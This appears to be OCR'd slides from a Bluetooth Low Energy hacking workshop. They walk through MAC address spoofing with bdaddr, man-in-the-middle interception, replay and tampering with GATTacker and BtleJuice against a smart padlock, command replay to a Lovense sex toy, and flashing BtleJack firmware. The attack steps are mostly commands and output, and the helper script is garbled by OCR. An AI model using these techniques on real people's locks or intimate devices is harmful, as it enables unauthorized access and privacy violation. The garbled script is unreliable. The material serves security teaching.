
<https://github.com/NordicSemiconductor/Android-nRF-Connect/tree/master/documentation/Macros>

GATTacker howto export:

<https://github.com/securing/gattacker/wiki/Dump-and-replay>

Convert GATTacker log to nRF XML macro

```
# node gattacker2nrf -i dump/f4b85ec06ea5.log > replay.xml
```

MAC SPOOFING

Bluetooth MAC address spoofing

Some mobile applications rely only on advertisement packets, and don't care for MAC address.

But most of them (including this one) do.

It is easy to change Bluetooth adapter MAC using `bdaddr` tool (part of Bluez)

For some chipsets it may be troublesome.

Bdaddr (already in your VM/Raspberry)

```
root@kali:~/node_modules/gattacker/helpers/bdaddr# make  
  
gcc -c bdaddr.c  
  
gcc -c oui.c  
  
gcc -o bdaddr bdaddr.o oui.o -lbluetooth  
  
# cp bdaddr /usr/local/sbin
```


Change MAC

```
root@kali:~# bdaddr
Can't read version info for hci0: Network is down (100)
```

```
root@kali:~# hciconfig hci0 up
```

```
root@kali:~# bdaddr
```

```
Manufacturer: Cambridge Silicon Radio (10)
Device address: 00:1A:7D:DA:72:00
```

```
root@kali:~# bdaddr -i hci0 00:1A:7D:DA:72:01
```

```
Manufacturer: Cambridge Silicon Radio (10)
Device address: 00:1A:7D:DA:72:00
New BD address: 00:1A:7D:DA:72:01
```

```
Address changed - Reset device now
```

```
root@kali:~# hciconfig hci0 up
```

```
root@kali:~# bdaddr
```

```
Manufacturer: Cambridge Silicon Radio (10)
Device address: 00:1A:7D:DA:72:01
```

Your target MAC

Now re-plug the interface
to reset it

Check the MAC address is
changed

Simple helper script to change MAC automatically

```
root@kali:~/node_modules/gattacker# cat mac_adv
#!/bin/bash acl:0 sco:0 events:30 errors:0
X bytes:368 acl:0 sco:0 commands:30 errors:0
echo "Advertise with cloned MAC address"
~/Adafruit_BLEsniffer_Python# hciconfig hci0 up
BDADDR=helpers/bdaddr/bdaddr# hciconfig hci0 up
~/Adafruit_BLEsniffer_Python# █
. ./config.env

HCIDEV="hci$BLENO_HCI_DEVICE_ID"

if [ $# -lt 2 ]; then
    echo "Usage: sudo $0 -a <advertisement_file> [ -s <services_file> ] "
    exit
fi

TARGETID=`echo $2 |cut -d "/" -f 2 | cut -d "_" -f 1`

TARGETMAC=`echo $TARGETID | fold -w2 | paste -sd':' - | tr '[a-z]' '[A-Z]`


HCIMAC=`hciconfig $HCIDEV |grep "Address" | cut -d" " -f 3`
```

For the helper script (changing MAC automatically)

Uncomment in config.env

```
# "peripheral" device emulator
```

```
BLENO_HCI_DEVICE_ID=0
```



ID of your advertising
adapter (0 for hci0)

Start device – mac_adv (wrapper to advertise.js)

```
root@kali:~node_modules/gattacker# ./mac_adv -a  
devices/f4b85ec06ea5_Padlock-.adv.json -s devices/f4b85ec06ea5.srv.json
```

Advertise with cloned MAC address

Manufacturer: Cambridge Silicon Radio (10)

Device address: B0:EC:8F:00:91:0D

New BD address: F4:B8:5E:C0:6E:A5

Helper bash script to
change MAC addr

Address changed - Reset device now

Re-plug the interface and hit enter

Re-plug USB adapter

BTLEJUICE

Introducing BtleJuice by Damien Cauquil @virtualabs

<https://github.com/DigitalSecurity/btlejuice>

<https://speakerdeck.com/virtualabs/btlejuice-the-bluetooth-smart-mitm-framework>

https://en.wikipedia.org/wiki/Multiple_discovery

The concept of multiple discovery (also known as simultaneous invention) is the hypothesis that most scientific discoveries and inventions are made independently and more or less simultaneously by multiple scientists and inventors.

Install in Kali (already in your VM)

```
# apt-get install nodejs npm
```

```
# npm install --unsafe-perm -g btlejuice
```


BtleJuice – run „proxy” on Box 1

```
root@kali:~# hciconfig hci0 up
```


```
root@kali:~# btlejuice-proxy
```

```
[i] Using interface hci0
```

```
[info] Server listening on port 8000
```

BtleJuice interface – box 2

```
root@kali:~# btlejuice -u <your_proxy_ip> -w
```

```
root@kali:~# btlejuice -u 10.9.8.235 -w  
  
[i] Using proxy http://10.9.8.235:8000  
[i] Using interface hci0  
2018-05-08T10:40:04.954Z - info: successfully connected to proxy
```

<http://localhost:8080>



BtleJuice - Bluetooth Low Energy MitM - Mozilla Firefox

BtleJuice - Bluetooth Lo... x Kali Linux, an Offensive S... x +

localhost:8080/#

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums

BtleJuice

Action	Service	Characteristic	Data
--------	---------	----------------	------

Start scanning for devices

BtleJuice - Bluetooth Low Energy MitM - Mozilla Firefox

BtleJuice - Bluetooth Lo... x Kali Linux, an Offensive S... x +

localhost:8080/#

Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums

BtleJuice

Action

Select a target device


Double-click on an item to proxify the corresponding device

smartlockpicking01 d0:c9:2e:63:50:b3 -26dBm
VAULTEK-5270 34:04:9e:b0:52:70 -88dBm

Select target device

Properly set-up

```
pi@raspberrypi:~ $ btlejuice
```

The logo for btlejuice is rendered in a stylized, outlined font where each character is composed of geometric shapes like hexagons and triangles.

```
[i] Using proxy http://localhost:8000
```

```
[i] Using interface hci0
```

```
2018-03-22T11:24:53.795Z - error: cannot connect to proxy.
```

```
pi@raspberrypi:~ $ sudo btlejuice-proxy
```

```
[info] Server listening on port 8000
```

```
[info] Client connected
```

```
[i] Stopping current proxy.
```

```
Configuring proxy ...
```


```
[status] Acquiring target d0:c9:2e:63:50:b3
```

```
[info] Proxy successfully connected to the real device
```

```
[info] Discovering services and characteristics ...
```

```
[status] Proxy configured and ready to relay !
```

Now connect to emulated device and try to write



BtleJuice - Bluetooth Low Energy MitM - Mozilla Firefox

BtleJuice - Bluetooth Lo... x Kali Linux, an Offensive S... x +

localhost:8080/#

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums

BtleJuice

Action	Service	Characteristic	Data
read	1800	2a00	.s.m.a.r.t.l.o.c.k.p.i.c.k.i .n.g.0.1
write	a000	a001	01
read	a000	a002	00

Btlejuice - replay

BtleJuice - Bluetooth Low Energy MitM - Mozilla Firefox

BtleJuice - Bluetooth Lo... x Kali Linux, an Offensive S... x +

localhost:8080/#

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums

BtleJuice

Action	Service	Characteristic	Data
read	1800	2a00	.s .m .a .r .t .l .o .c .k .p .i .c .k .i .n .g .0 .1
write	a000	a001	01
read	a000	a002	
write	a000	a001	
write	a000	a001	

Replay
Set hook

Right-click on any row
and select „Replay”

Btlejuice - replay

BtleJuice - Bluetooth Low Energy MitM - Mozilla Firefox


BtleJuice - Bluetooth Lo... x Kali Linux, an Offensive S... x +


localhost:8080/#


Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums


BtleJuice

Action	
read	1800
write	a000
read	a000
write	a000
write	a000

 **Replay write**

 Service:
a000

 Characteristic:
a001

 Data:

You can change the value here

Btlejuice - hook

BtleJuice - Bluetooth Low Energy MitM - Mozilla Firefox

BtleJuice - Bluetooth Lo... x Kali Linux, an Offensive S... x +

localhost:8080/#

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums

BtleJuice

Action	Service	Characteristic	Data
read	1800	2a00	.s .m .a .r .t .l .o .c .k .p .i .c .k .i .n .g .0 .1
write	a000	a001	01
read	a000	a002	
write	a000	a001	
write	a000	a001	

Replay
Set hook

Right-click on a row
and select „Set hook”

Btlejuice - hook

Now try to read or write to given characteristic – popup:

The screenshot shows the BtleJuice application interface. On the left, there is a table with the following data:

Action	
read	1800
write	a000
read	a000
write	a000
write	a000
read	a000
write	a000

The main window displays an 'Intercept:' popup with the following details:

- Service: a000
- Characteristic: a001
- Data: 01

A red arrow points from the 'Data' field to a red callout box on the right that says 'You can change the value here'. A 'Forward' button is located at the bottom right of the popup.

BtleJuice vs GATTacker

- Depends on stock noble/bleno – several pros vs cons
- Automatic MAC address spoofing currently unstable
- Has much better UI (web vs console), simple replay/tamper
- Just try the other tool if something does not work for you

How do we hack BLE?

Passive sniffing

- Using simple hw is unreliable, easy to lose packets.
- Difficult to understand transmission in Wireshark.
- Limited scripting – decode pcap, replay packets.
- + Can be helpful to diagnose what is happening on link-layer (e.g. Bluetooth encryption)
- + Does not require access to device nor smartphone
- Limited possibilities to decode encrypted connections (intercept pairing + CrackLE).

Android HCI dump

- + Catches all the packets (of our transmission)
- Difficult to understand transmission in Wireshark
- Limited scripting – decode pcap, replay packets.
- Does not cover link-layer. Only data exchanged between Android and BT adapter
- Requires access to smartphone
- + Even if the connection is encrypted, we have the packets in cleartext (de-/encrypted by adapter)

Active MITM

- + Catches all the packets (+ allows for active modification)
- + Easy to understand transmission (GATTacker console, BtleJuice web)
- + Hooks, possible to proxy, API for live packets tampering...
- Does not cover link-layer. Not that we actually need it ;)
- + Does not require access to device nor smartphone
- Will not work (out of box) against link-layer Bluetooth encryption

THE SEX TOY AGAIN

BTW the sex toy intercepted in GATTacker

```
# node scan 38d269e523b1
```

```
# ./mac_adv -a devices/38d269e523b1_REALOV-  
VIBE.adv.json
```


Characteristics, write

```
>> Write: ffe0 -> ffe1 : c55500aa ( U )  
>> Write: ffe0 -> ffe1 : c5552daa ( U- )  
>> Write: ffe0 -> ffe1 : c5552caa ( U, )
```

```
handle: 0x0024, char properties: 0x0a, char value handle: 0x0025, uuid: 0000fff1-0000-1000-8000-00805f9b34fb  
handle: 0x0027, char properties: 0x02, char value handle: 0x0028, uuid: 0000fff2-0000-1000-8000-00805f9b34fb  
handle: 0x002a, char properties: 0x08, char value handle: 0x002b, uuid: 0000fff3-0000-1000-8000-00805f9b34fb  
handle: 0x002d, char properties: 0x10, char value handle: 0x002e, uuid: 0000fff4-0000-1000-8000-00805f9b34fb  
handle: 0x0031, char properties: 0x02, char value handle: 0x0032, uuid: 0000fff5-0000-1000-8000-00805f9b34fb  
handle: 0x0035, char properties: 0x18, char value handle: 0x0036, uuid: 0000ffe1-0000-1000-8000-00805f9b34fb  
handle: 0x003a, char properties: 0x12, char value handle: 0x003b, uuid: 00002a19-0000-1000-8000-00805f9b34fb  
[38:D2:69:E5:23:B1][LE]> char-write-cmd 0x36 c55500aa  
[38:D2:69:E5:23:B1][LE]> char-write-cmd 0x36 c5552daa  
[38:D2:69:E5:23:B1][LE]> char-write-cmd 0x36 c55500aa
```


Vendor response

<https://www.lovense.com/sex-toy-blog/lovense-hack>

Did they hack the Lovense Hush butt plug?

Yep. And boy did that make me sigh again.

Would you call it „hack“?

#1. IT TAKES TIME AND RESOURCES

You need your BLE sniffing hardware (as PTP stated), which the average person doesn't even know about.

The hacker also needs to *study the Lovense protocols* before they can send any commands to the toy (which can take quite a bit of time and a significant degree of experience).

Or does it?

<https://www.lovense.com/sex-toy-blog/lovense-hack>

Proximity = limited risk, valid point

#3. PROXIMITY IS EVERYTHING

First, you have to be 30 feet (10 meters) or *less* with a **clear line of sight** - Bluetooth signals don't travel through obstacles well, things like walls ... or thick clothes while sitting in a chair.

Second, if they move, you have to *follow* them and hope they don't go in another room.

<https://www.lovense.com/sex-toy-blog/lovense-hack>


#2. IF THE TOY IS ON AND CONNECTED, YOU'RE FINE

Hackers would need to walk/drive around the city hoping someone has a teledildonic toy that is **on but NOT connected** to any phone.

It's rare to encounter this situation because if a user is wearing it out of the house it needs to be connected to the app in order to function, and that's the entire purpose of wearing it outside.


And if it's on and connected to your phone, the hacking can't happen because it can only be controlled by one device at a time, aka the phone you're connected to.

BtleJack, Defcon 26



digital.security

Hijacking Lovense sex toy



BTLEJACK

BtleJack

Presented at Defcon 26 by Damien Cauquil (@virtualabs)

Slides:

<https://media.defcon.org/DEF%20CON%2026/DEF%20CON%2026%20presentations/Damien%20Cauquil%20-%20Updated/DEFCON-26-Damien-Cauquil-Secure-Your-BLE-Devices-Updated.pdf>

Source:


<https://github.com/virtualabs/btlejack>

BtleJack

Designed to work on BBC micro:bit.

It is \$15 educational device, easy to develop (micropython) and flash (send file to USB storage).

Built upon nRF51822 → we can use BtleJack fw on other nRF51822 hw.



<https://microbit.org/>

BtleJack on other nRF51822

BLE400 has already built-in USB adapter

The pinout is different than BBC micro:bit

-> a small patch to the firmware:

```
uBit.serial.redirect(P0_9, P0_11);
```

Flash Btlejack to our board using openocd

```
> halt  
> nrf51 mass_erase  
> reset  
> halt  
> flash write_image nrf/btlejack-firmware-ble400.hex  
(...)  
> reset
```

For the new Btlejack version

Btlejack requires client and firmware versions matching. After updating the client, firmware should also be updated.

Current BLE400 hex precompiled by Damien on Github:

<https://github.com/virtualabs/btlejack-firmware/blob/master/dist/btlejack-firmware-ble400.hex>

Install BtleJack client (already in your VM)

Kali Linux:

```
# pip3 install btlejack
```

Btlejack – catch and follow connection requests

```
root@kali:~# btlejack -c any -d /dev/ttyUSB0  
BtleJack version 1.1
```

```
[i] Detected sniffers:  
> Sniffer #0: version 1.2
```



Works basically like an
